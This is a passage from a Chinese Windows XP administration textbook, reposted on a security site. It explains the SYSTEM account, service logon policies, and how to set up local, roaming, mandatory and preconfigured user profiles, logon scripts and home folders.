那么，这些系统自动控制登录的账户，我们可以手工进行登录吗？以 SYSTEM 为例，默认情况下是无法直接在登录对话框上以 SYSTEM 账户的身份登录到 Windows 桌面环境的，这个账户甚至还用于启动负责用户验证的 Winlogon、Lsass 等进程——这意味着我们输入的账户名环境，都是由 SYSTEM 账户提供的。显然，如果说 Administrator 账户是系统管理员级别的账户，那么 SYSTEM 账户则是系统中的超级管理员账户了。

但是，即便 SYSTEM 账户具有着至高无上的级别，我们仍然是可以使用多种方法进行此类账户登录的，如图 11-57 所示，具体的方法此处略。



图11-57 SYSTEM账户登录成功

在使用 SYSTEM 账户登录后，对资源的访问就可以畅通无阻了。例如，可以在“注册表编辑器”窗口中直接访问“HKEY_LOCAL_MACHINE\SAM” 和“HKEY_LOCAL_MACHINE\SECURITY”子项；此外，还可以无限制地访问“系统还原”功能的工作目录“C:\System Volume Information”等等。

很多用户都认为服务登录与已无关，实际上这是一种极其重要的登录。它甚至决定着系统的“生死”。这一点从 Windows Vista 中加大了安全方面的设计就可以看得出来。

在 Windows Vista 中，对服务进行了诸多有效的安全加固，能够极大地减少服务所带来的安全隐患。例如下面的两点设计中就很好地说明了这一点，从中也可以看出 Windows XP 的不足之处：

一是不同 Session 的设计。Windows XP 的服务和控制台登录的用户都是位于 Session 0，这样用户进程只要成功对服务发起攻击，就可以提升自己的权限。而 Vista 中的所有服务都运行在 Session 0 里，通过鼠标、键盘（控制台）登录的用户则位于 Session 1。也就是说服务和所有用户程序不能位于一个 Session，以杜绝通过应用进程向服务发动攻击。

二是最小特权账户的设计。把更多服务的启动账户，从 LocalSystem 迁移到 LocalService 或者 Network Service。举个例子，在 Windows XP 中，“Cryptographic Services”服务的启动账户是 Local System，而在 Vista 中则变为 Network Service，这样可以大大减少服务所需的权限，减少安全隐患。

在组策略编辑器中，有两个安全策略是针对服务登录的，下面让我们来了解一下：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开组策略编辑器窗口。

步骤 2

依次展开到：计算机配置\Windows 设置\安全设置\本地策略\用户权利指派。

步骤 3

双击右侧的“作为服务登录”项，打开如图 11-58 所示的属性窗口。此项安全策略可以确定哪些服务账户可以将进程作为服务注册。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图11-58 作为服务登录

步骤 4

设置完毕后，在“计算机配置\Windows 设置\安全设置\本地策略\用户权利指派”中，双击右侧的“拒绝作为服务登录”项，此项可以设置阻止哪些服务账户将进程作为服务进行注册。如果账户同时设置了此策略和“作为服务登录”策略，则前者会取代后者。这是因为在 Windows XP 中，“拒绝优于允许”这个安全设计造成的。

11.5 配置文件的类型

Windows 中共有四种账户配置文件，即：本地账户配置文件（Local Profile）、漫游账户配置文件（Roaming Profile）、强制账户配置文件（Mandatory Profile）和临时用户配置文件。每种配置文件都可以决定账户在相应环境中的状态。

11.5.1 本地账户配置文件（Local Profile）

在账户第一次登录时，会看到如图 11-59 所示的加载个人信息的提示，这个提示有两层作用：一是指在 Documents and Settings 文件夹中自动创建一个与账户名同名的子文件夹（如 zhiguo）；二是将 Default User 文件夹(此文件夹具有隐藏属性)中的默认设置文件数据复制到该子文件夹中（如 zhiguo），以及将 All Users 文件夹中的公用程序组设置数据也复制到此子文件夹中以便创建用户的桌面，两部分的数据共同构成了新账户的本地用户配置文件。



图11-59 登录时会创建并加载

在子文件夹创建完成后，变量“%User Profile%”将会生效，并可以直接访问到当前登录的账户配置文件夹，如“D:\Documents and Settings\shyzhong”。在进入的文件夹中，可以看到很多子文件夹和文件。下面解释一下这些资源作用。

（1）Application Data

此文件夹中存放着已经安装的一些应用程序的专用数据，这里面的内容是软件安装时自动生成的。例如，Photoshop、Word、任务栏中的快速启动栏、用户的身份标识和数字证书，等等。

（2）『开始』菜单

这里存放着『开始』菜单顶部的应用程序的快捷方式，如图 11-60 所示。在这里既可以添加文件（如创建一个文本文件），也可以添加各种快捷方式。添加的资源，将会在『开始』菜单顶部同步显示。



图11-60 这里可以存放文件或快捷方式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）Cookies

一些网站会在我们的计算机中以文本文件的方式存储一些识别信息。这种文件称为 Cookie。在 Windows XP 中，可以设置允许全部、一部分或不保存 Cookie。如果不允许 Cookie，就不能查看某些站点或者利用自定义功能（例如本地新闻和天气，或者股票查询）。一旦将 Cookie 文件保存在计算机中，则只有创建该 Cookie 的网站才能读取它。

Cookie 文件中的内容有助于加速浏览网页，例如，我们在某家航空公司的站点上查阅了航班时刻表，该站点可能就创建了包含我们的旅行计划的 Cookie。也可能只记录了我们在该站点上曾经访问过的页面，由此帮助我们可以加速访问该站点。此外，Cookies 也可以存储个人可识别信息。个人可识别信息是可以用来识别或联系我们的信息，如姓名、电子邮件地址、家庭或工作单位地址，或者电话号码。Cookie 一般有四类：

一是永久性的 Cookie。永久的 Cookie 信息会以文件的形式存储在计算机中，这些文件在关闭 IE 时仍然会保留在计算机中。再次访问该站点时，创建该 Cookie 的网站可以读取。

二是临时性的 Cookie。临时性的 Cookie 信息或会话 Cookie 仅为当前浏览的网页而创建，在关闭 IE 时就会从计算机中删除。

三是第三方的 Cookie 信息。第三方 Cookie 来自当前正在查看的网站以外的网站。第三方网站通常提供正在查看的网站上的内容。例如，许多站点使用来自第三方网站的广告，这些第三方的网站可能会在我们的计算机中创建 Cookie 文件。这类 Cookie 通常用于跟踪广告或其他市场目的。这些第三方的 Cookie 信息可以是永久文件，也可以是临时文件。

四是不满意的 Cookie。所谓不满意的 Cookie，就是未经同意便试图访问个人信息的 Cookie。

（4）Favorites

Favorites 就是 IE 的收藏夹功能，此文件夹中的内容与 IE 浏览器窗口中“收藏”菜单中的内容是相同的。这些内容一般是链接到 Internet 网站中经常访问位置的快捷方式。

（5）Local Settings

在此文件夹中，保存了一些与用户操作相关的数据。例如，使用 IE 浏览过的历史记录和临时文件，执行应用程序时产生的一些临时文件，等等。

（6）My Documents

在默认状态下，在“我的电脑”窗口中可以看到“Administrator 的文档”和“当前登录账户名的文档”两个文件夹。My Documents 文件夹指的是“当前登录账户名的文档”文件夹，也就是桌面上的“我的文档”文件夹。这个文件夹中将存储音乐、视频、聊天软件等数据。

（7）NetHood

此文件夹中存储的是网络中共享文件夹的访问快捷方式。

（8）PrintHood

指向文档处理实用程序的快捷方式，其中可以观察到打印状态。

（9）SendTo

文件夹名称对应了右键菜单中的“发送到”，文件夹中的内容与“发送到”子菜单中的内容相互对应。

（10）Templates

此文件夹用于存储用户使用过的模板项目。

（11）我最近的文档（My Recent Documents）

指向最近使用过的文档和访问过的文件夹的快捷方式。

（12）NetHood

指向“网上邻居”项的快捷方式，如图 11-61 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图11-61 网络共享的快捷方式

（13）NTUSER.DAT

账户配置文件中有关注册表数据库（即HKEY_CURRENT_USER）的部分，保存在NTUSER.DAT文件中。当用户从计算机上注销时，系统会将注册表中的更新部分在NTuser.dat文件中进行同步。

11.5.2 漫游账户配置文件（Roaming Profile）

此配置文件的用处是让用户登录任何一台计算机时，都能具有相同的工作环境，如自己的桌面等。其运行原理是将本地账户配置文件复制到网络上的共享文件夹中，无论用户登录哪一台计算机，系统都会从共享文件夹下载此账户的配置文件，如图11-62所示。



图11-62 漫游配置文件的工作流程

这里简单解释一下上图中的流程含义：

步骤1

首先要进行Windows XP的登录。

步骤2

在加载配置文件时，就检测本地配置文件与网络中的漫游配置文件哪个是最新的。如果本地配置文件最新，那么将使用本地配置文件。在用户注销时，会自动更新本地与网络中的配置文件。如果是网络中的配置文件较新，则会从网络中将配置文件下载到本地，并使用下载的这个配置文件。在用户注销时，会自动更新本地与网络中的配置文件。

11.5.3 强制账户配置文件（Mandatory Profile）

当系统管理员指定某个账户使用漫游用户设置文件模板之后，可能不希望用户更改该账户漫游配置文件中的设置，此时就必须将该账户的漫游用户配置文件改为强制用户配置文件。

将漫游账户配置文件改为强制账户配置文件之后，虽然用户在登录期间仍可以更改工作环境，但是在注销时，变动的部分并不会更新到共享文件夹的强制账户配置文件中，即下次登录时用户还是会使用系统管理员预先设置好的工作环境。也就是说，只有系统管理员才有权利修改强制用户配置文件，强制配置文件在一些安全性要求比较严格的场合下非常有用。

11.5.4 临时用户配置文件

当无法加载本地或漫游配置文件时，系统就会创建一个临时配置文件供使用。在关机或注销时会删除临时配置文件。也就是说，当注销操作执行时，将丢失用户对其桌面设置和文件所做的更改。

1．创建漫游配置文件

本地用户配置文件是第一次登录计算机时创建的，并存储在计算机的本地硬盘上。而漫游配置文件则需要使用管理员级别的账户进行手工创建，创建主要包含两个步骤：一是在服务器中创建用于保存漫游配置文件的文件夹，并进行“完全控制”权限式的共享；二是改变客户机上用户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

配置文件的路径。假设，服务器名称（指计算机名）为 Server，客户机的名称（指计算机名）为“shuyi-9432a03bd”，客户机中要应用漫游账户配置文件的账户名为 zhiguo（此账户一定要有密码），那么创建漫游配置文件的具体过程是：

步骤 1

在 Server 机中创建一个名为“Profiles”的文件夹，这个文件夹用于存放所有的账户配置文件。

步骤 2

选中 Profiles 文件夹并单击鼠标右键，在弹出的菜单中选择“共享与安全”。

步骤 3

在弹出的“Profiles 属性”窗口中，单击选中“共享该文件夹”项后，再单击“权限”按钮，如图 11-63 所示。




图11-63 设置Profiles文件夹为共享

步骤 4

在弹出的共享权限窗口中，设置 Everyone 账户具有“完全控制”权限“1”。设置完毕后，单击“确定”按钮关闭共享权限窗口，如图 11-64 所示。



图11-64 安全权限与共享权限都要设置

步骤 5

在“安全”选项卡中，同样设置 Everyone 账户具有“完全控制”权限“2”。

步骤 6

关闭“Profiles”文件夹的权限窗口后，在“Profiles”文件夹中再创建一个名为 zhiguo 的子文件夹。之所以设置文件夹的名称与账户名同名，是因为这样可以方便配置文件的管理。

步骤 7

设置 zhiguo 子文件夹的共享权限与安全权限，都对“Everyone”账户具有完全控制的权限。

步骤 8

因为 Windows XP 无法架设域控制器环境，所以在 Server 与客户机处于工作组环境时，让客户机访问 Server 机不需要输入账户名和密码的最方便方法，就是在 Server 机中创建与客户机中 zhiguo 账户相同的账户名和密码。

步骤 9

在客户机中，使用“Lusrmgr.msc”命令打开“本地用户和组”窗口。在“用户”列表中双击名为 zhiguo 的账户。

步骤 10

在弹出的“zhiguo 属性”窗口中，在“配置文件”选项卡中的“配置文件路径”地址栏中输入 Server 中用户配置文件夹的 UNC 路径，如“\\sever\profiles\zhiguo”，如图 11-65 所示。




图11-65 输入Server机中配置文件路径

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 11

单击“确定”按钮关闭“zhiguo 属性”窗口，在返回到“本地用户和组”窗口后，创建任意一个管理员级别（将新建的账户添加到 Administrators 组即可）的账户（如 shyzhong），如图 11-66 所示。



图11-66 新建一个管理员级别的账户

步骤 12

在使用 Shyzhong 登录（只要是使用管理员账户登录就行）后，在“运行”栏中使用“Sysdm.cpl”打开“系统属性”窗口。在“高级”选项卡中，单击“用户配置文件”部分的“设置”按钮，如图 11-67 所示。





图11-67 单击“用户配置文件”部分的“设置”按钮

步骤 13

在弹出的“用户配置文件”窗口选中“zhiguo”账户后，下方的“删除”和“复制到”按钮会呈现可设置状态（配置文件必须由其他账户来设置，本身无法进行设置），如图 11-68 所示。



图11-68 管理用户配置文件



步骤 14

单击“复制到”按钮，在弹出的如图 11-69 所示窗口中，在“将配置文件复制到”地址栏中输入 Server 机中配置文件的网络路径，或是单击“浏览”按钮自动填充 UNC 路径。




图11-69 输入网络路径

步骤 15

在弹出的如图 11-70 所示“确认复制”提示框中，单击“是”按钮开始本地配置文件复制到 Server 机中配置文件存储文件夹的过程。




图11-70 提示窗口

步骤 16

在自动返回到“用户配置文件”窗口后，意味着配置文件复制操作已经成功结束了。连续单击“确定”按钮退出所有窗口后，在客户机的“运行”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

栏中使用命令“Gpedit.msc”打开“组策略”窗口。

步骤17

在“组策略”窗口中，依次展开到“计算机配置”→“管理模板”→“系统”→“用户配置文件”。双击右侧窗格中的“不检查‘漫游配置文件夹’的用户所有权”，在弹出的属性窗口中选中“已启用”项。在启用此设置后，将不检查 Server 机中配置文件存储文件夹的权限，如图 11-71 所示。



图11-71 禁止所有权检查

步骤18

单击“确定”按钮关闭属性窗口以及组策略窗口。为了测试从网络上自动下载配置文件的效果，在 Server 机中的“Profiles\zhiguo\ 桌面”文件夹中新建几个文件夹（或文件、快捷方式）后，在客户机中注销“shyzhong”并使用 zhiguo 账户登录，如图 11-72 所示。



图11-72 使用zhiguo账户登录

步骤19

在完成登录后，就可以在客户机的桌面上看到新建的几个文件夹了。这表示客户机从 Server 机中下载配置文件成功了。当 Server 机无法访问时，用户登录时会自动使用本地配置文件。如果是第一次登录，尚无本地配置文件可用，则会生成一份临时的本地配置文件，这种临时配置文件在注销时不会被保存。临时配置文件的文件夹名称为“TEMP”，保存在 Documents and Settings 文件夹中。

最后，再来测试一下客户机的配置文件自动上载到 Server 机的过程。

步骤1

在客户机的桌面上随意创建几个文件夹，在注销账户时会看到保存设置的提示，如图 11-73 所示。



图11-73 关机或注销时会保存设置

步骤2

这个保存设置将会在本机和远程指定路径中进行，也就是说，此时客户机桌面上新增的文件夹将会自动上载到 Server 机中“profiles\zhiguo\ 桌面”文件夹内，进而实现了客户机与 Server 机中的 zhiguo 账户的配置文件同步操作。

步骤3

在 Server 机中，打开“profiles\zhiguo\ 桌面”文件夹后，会看到其中新增的文件夹。

2．强制使用配置文件

如果想强制某个账户使用本地或漫游账户的配置文件，可以分别使用如下方法来实现：

（1）强制使用本地配置文件

以设置 zhiguo 账户强制使用本地配置文件为例，具体的设置过程是：

步骤1

以其他管理员账户登录系统，并在“运行”栏中使用命令“Sysdm.cpl”打开“系统属性”窗口。在“高级”选项卡中，单击“用户配置文件”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

部分的“设置”按钮。

步骤 2

在弹出的“用户配置文件”窗口选中“zhiguo”账户后，单击下方的“更改类型”按钮，如图11-74所示。



图11-74 更改配置文件类型

步骤 3

在弹出的“更改配置文件类型”对话框中，选择“本地配置文件”项后，无论是否在账户属性窗口中指定了配置文件的UNC路径，都会在下次登录时使用本地配置文件，并且对本机配置文件的修改不会上传到Server机中，如图11-75所示。



图11-75 选择“本地配置文件”项

如果再次选择了“漫游配置文件”项后，则下次登录时就会使用漫游配置文件，由于此时本地配置文件比漫游配置文件新，所以在注销时，本地的配置文件会被上传到服务器上，以更新服务器上的漫游配置文件。

（2）强制使用漫游文件

如果要强制客户机使用Server机中的漫游配置文件，并且不允许本机配置文件的更新部分上传到Server机中的漫游配置文件中，只需执行如下操作即可：

步骤 1

使用管理员级别的账户登录Server机，依次单击“开始”→“设置”→“控制面板”→“文件夹选项”菜单，在弹出的如图11-76所示窗口中，单击选中“显示系统文件夹的内容”和“显示所有文件和文件夹”项，清空“隐藏受保护的操作系统文件（推荐）”和“隐藏已知文件类型的扩展名”项的选中状态。




图11-76 显示隐藏文件

步骤 2

在客户机中已经把本地配置文件复制到Server机的前提下，进入漫游配置文件的存储文件，如“C:\Profiles\zhiguo”。

步骤 3

在看见其中默认具有“隐藏”属性的Ntuser.dat文件后，将其后缀名更改为Ntuser.MAN文件，如图11-77所示。



图11-77 改名为Ntuser.MAN文件

NTuser.dat文件是用户配置文件的注册表部分。当用户从计算机上注销时，系统将注册表的用户特定部分（即HKEY_CURRENT_USER）卸载到NTuser.dat文件中并进行更新。

在强制使用漫游配置文件后，用户对配置文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件的修改都将保存在客户机中，但在注销时不会上传到 Server 机中。在下次登录时，客户机会从 Server 机中重新下载配置文件，并会覆盖本地的账户配置文件，而不会考虑本地配置文件是否比 Server 机中的新。

既然存在覆盖的操作，那么势必会影响到配置文件中需要存储的数据存储问题，例如“我的文档”或是桌面上新建的资源都会被覆盖掉。如果希望这些数据被保存下来，方法倒也简单，只需将数据保存在非配置文件范围内的路径中即可，例如非系统中启动分区中。

3．创建预先配置的用户配置文件

系统管理员可以依需要自定义本地或漫游账户配置文件模板，例如：将桌面图案设置为公司的 Logo，或事先将某些应用程序的快捷方式放在桌面上，接着指定给其他账户使用，这些账户在登录之后，就会使用这个预先设置的工作环境。

如果想为整个工作组创建预先配置的用户配置文件（类似于自定义的模板文件），以便在新建账户时能够得以应用，只需执行如下操作即可：

步骤 1

新建一个账户（如 zhiguo），在其登录后会自动生成相应的配置文件。

步骤 2

根据前面内容中给出的配置文件中的结构说明，完成自定义桌面、开始菜单的修改，并安装应用程序，通过这些操作完成对用户配置文件的修改。

步骤 3

将当前 zhiguo 账户注销后，再以管理员身份登录系统。

步骤 4

在“运行”栏中使用命令“Sysdm.cpl”打开“系统属性”窗口。在“高级”选项卡中，单击“用户配置文件”部分的“设置”按钮。

步骤 5

在弹出的“用户配置文件”窗口选中“zhiguo”账户后，单击下方的“复制到”按钮。

步骤 6

如果需要一个域范围的默认配置文件，需要输入域控制器上 Net LOGON\Default User 的路径，这将为该域创建默认的账户配置文件；如果只希望更改本地计算机的默认配置文件，只需将该配置文件复制到“Systemroot\Documents and Settings\Default User”文件夹中即可，如图 11-78 所示。





图11-78 指定存储路径



步骤 7

在如图 11-79 所示的“复制到”对话框中，单击“允许使用”下的“更改”按钮。




图11-79 复制到

步骤 8

在弹出的“选择用户或组”对话框中，在“输入要选择的对象名称”中键入 Everyone，如图 11-80 所示。在单击“确定”按钮后，这将为域或本地的所有人设置此默认配置文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图11-80 输入Everyone

步骤 9

在弹出的如图 11-81 所示的提示框中，单击“是”按钮使用自定义的配置文件覆盖默认的配置文件。



图11-81 确认对配置文件的覆盖

步骤 10

新建一个账户并登录系统后，就会自动应用新定义的本地配置文件了。

TIPS

在微软网站的“http://support.microsoft.com/kb/321281/zh-cn”页面中，可以查看到“在创建自定义默认配置文件时 Desktop.ini 文件不能正常工作”的解决方法，这个问题比较常见，值得花时间关注一下。

4．将登录脚本应用到配置文件

如果希望某个账户在登录时能够自动执行一些定制的操作。假设，希望每次 Shyzhong 账户登录时，Administrator 账户的收藏夹内容能备份到 E 盘的“Backup”文件夹中，那么，可以使用在账户配置文件中应用登录脚本的方法来实现。

步骤 1

使用管理员级别的账户登录系统后，在 E 盘分区中新建一个名为“Backup”（可以任意起名称）的文件夹。

步骤 2

在任意分区中（如 E 盘分区）新建一个名为“Netlogon”的文件夹，并设置 Everyone 对此文件夹的共享与安全权限为“完全控制”，如图 11-82 所示。



图11-82 设置Everyone具有“完全控制”权限

步骤 3

在“Netlogon”的文件夹新建一个名为“shyzhong”的文件夹，这表示文件夹用于存放 shyzhong 账户使用的脚本文件。

步骤 4

在 shyzhong 文件夹中，新建一个后缀名为 bat 的批处理文件（如 123.bat），在其中输入命令“Xcopy "C:\Documents and Settings\administrator\Favorites" E:\Backup /E /Y”，如图 11-83 所示。




图11-83 新建一个批处理文件

步骤 5

在“运行”栏中使用命令“Lusrmgr.msc”打开“本地用户和组”窗口。选中“用户”节点后，在右侧窗格中双击 shyzhong 账户，打开此账户的属性窗口。

步骤 6

在“配置文件”选项卡设置界面中，在“登录脚本”栏中输入登录脚本的存储路径，如“shyzhong\123.bat”，如图 11-84 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图11-84 设置登录脚本





图11-85 指定本地路径



步骤 7

单击“确定”按钮关闭账户属性窗口。在注销当前账户并使用 shyzhong 账户登录系统后，就可以看到 E 盘的“Backup”文件夹中已经有了 与“C:\Documents and Settings\Administrator\Favorites”文件夹中相同的收藏夹内容了。

5．在配置文件中添加主文件夹

主文件夹指的是 Windows 应用程序在保存文档时所使用的默认文件夹，它的作用与“我的文档”文件夹类似，主要用于帮助用户或系统管理员定位某些应用程序的打开与保存资源的位置。

步骤 1

在“运行”栏中使用命令“Lusrmgr.msc”打开“本地用户和组”窗口。选中“用户”后，在右侧窗格中双击要指定主文件夹的账户（如 zhiguo 账户），打开此账户的属性窗口。

步骤 2

在“配置文件”选项卡设置界面中，在“本地路径”地址栏中输入本地存储路径，如“E:\user”，如图 11-85 所示。

步骤 3

单击“确定”按钮关闭账户属性窗口。接下来要明白主文件夹与“我的文档”文件夹之间的关系。“我的文档”作为主文件夹的一种备用方案，从 Windows 2000 开始就已经默认代替了主文件夹的作用——在没有指定主文件夹时，“我的文档”将成为“记事本”、“写字板”等程序默认的打开文件和保存文件操作时首选的文件夹。如果指定了主文件夹，则“记事本”等程序会采用如下的方式确定首选文件夹是主文件夹还是“我的文档”文件夹。

如果主文件夹（这里为“E:\user”）中有应用程序可以打开的文件类型（如记事本可以打开的文本文件），那么就会在打开文件和保存文件操作时，将主文件夹指定为首选的文件夹；如果主文件夹中没有可以打开的文件类型，则会在打开文件和保存文件操作时，将“我的文档”文件夹指定为首选的文件夹。

步骤 4

根据上述原理，如果希望在“记事本”中执行“打开”操作时，自动在主文件夹中打开文本文件，则需要在主文件夹中新建一个任意文件名的文本文件。这样，就可以在如图 11-86 所示的“打开”窗口中首先调用“E:\user”这个主文件夹了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图11-86 主文件夹的使用方法

配置文件最大的好处，就是可以尽量不影响系统内核环境。也就是说，当某个账户的桌面环境中出现种种故障时。快速且较彻底的解决方法就是新建一个账户，使用新的配置文件意味着可能使用一套全新的用户环境，来替换原账户已经出现问题的用户环境。但是，这种方法只能在内核级功能不出现问题的前提下有效。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第12章

远程访问安全配置

在规模越大的企业中，远程访问企业网络的需求就越多。例如，保持机房的清洁、无尘和良好的室温，是保证服务器寿命的重要前提。有经验的网管，大多都是通过远程管理服务器的方法，对服务进行各种各样的配置。特别是一些托管机型，机主根本没有机会到机房去，此时远程管理就成了惟一能够使用的管理方式了。

可以实现远程访问企业网络的方法很多，如远程桌面、远程协助、VPN、远程 WEB 服务器控制，等等。通过远程访问技术，可以大大提升网管员的工作效率，使企业网络管理可以无所不在。就拿 Windows Server 2003 的多个远程管理功能来说吧，网管们利用这些功能至少可以实现：

(1) 用桌面模式或图形化界面访问远程计算机；

(2) 远程安装、检测或修改应用程序；

(3) 远程安装与卸载服务器组件；

(4) 远程配置服务器环境；

(5) 远程管理硬件，如安装打印机等；

……

充分利用远程管理功能，可以极好地减轻网络管理员维护企业网络的压力，可以非常及时地解决企业网络中的各种问题！在本章中，将讲解如何实现安全的、稳定的远程访问。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.1 远程桌面

利用 Windows Server 2003 的“远程桌面”功能，可以实现最简单的远程网络管理，网管可以用这项功能访问、检测与管理远程计算机。

12.1.1 什么是远程桌面

